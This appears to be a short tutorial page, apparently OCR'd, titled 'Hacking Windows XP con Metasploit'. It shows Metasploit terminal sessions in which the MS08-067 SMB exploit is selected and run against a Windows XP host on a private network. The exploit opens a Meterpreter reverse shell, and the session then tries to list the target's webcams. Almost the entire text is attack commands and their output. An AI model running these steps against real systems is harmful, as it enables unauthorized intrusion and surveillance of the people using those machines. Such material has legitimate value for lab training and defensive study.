


Hacking Windows XP con Metasploit



```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi           2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack
   1  exploit/windows/smb/smb_relay                 2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption  2008-12-07    normal     No     MS08-078 Microsoft Internet Explorer Data Binding Memo
   3  auxiliary/admin/ms/ms08_059_his2006           2008-10-14       normal     No     Microsoft Host Integration Server 2006 Command Executi
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13  normal  No    Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Ov
   5  exploit/windows/browser/ms08_041_snapshotviewer  2008-07-07    excellent  No     Snapshot Viewer for Microsoft Access ActiveX Control A
   6  exploit/windows/browser/ms08_053_mediaencoder  2008-09-09      normal     No     Windows Media Encoder 9 wmex.dll ActiveX Buffer Overfl
   7  auxiliary/fileformat/multidrop                                 normal     No     Windows SMB Multi Dropper
```



```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS ⇒ 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.100
LHOST ⇒ 192.168.1.100
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1031) at 2024-05-21 10:48:13 -0400
```



```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```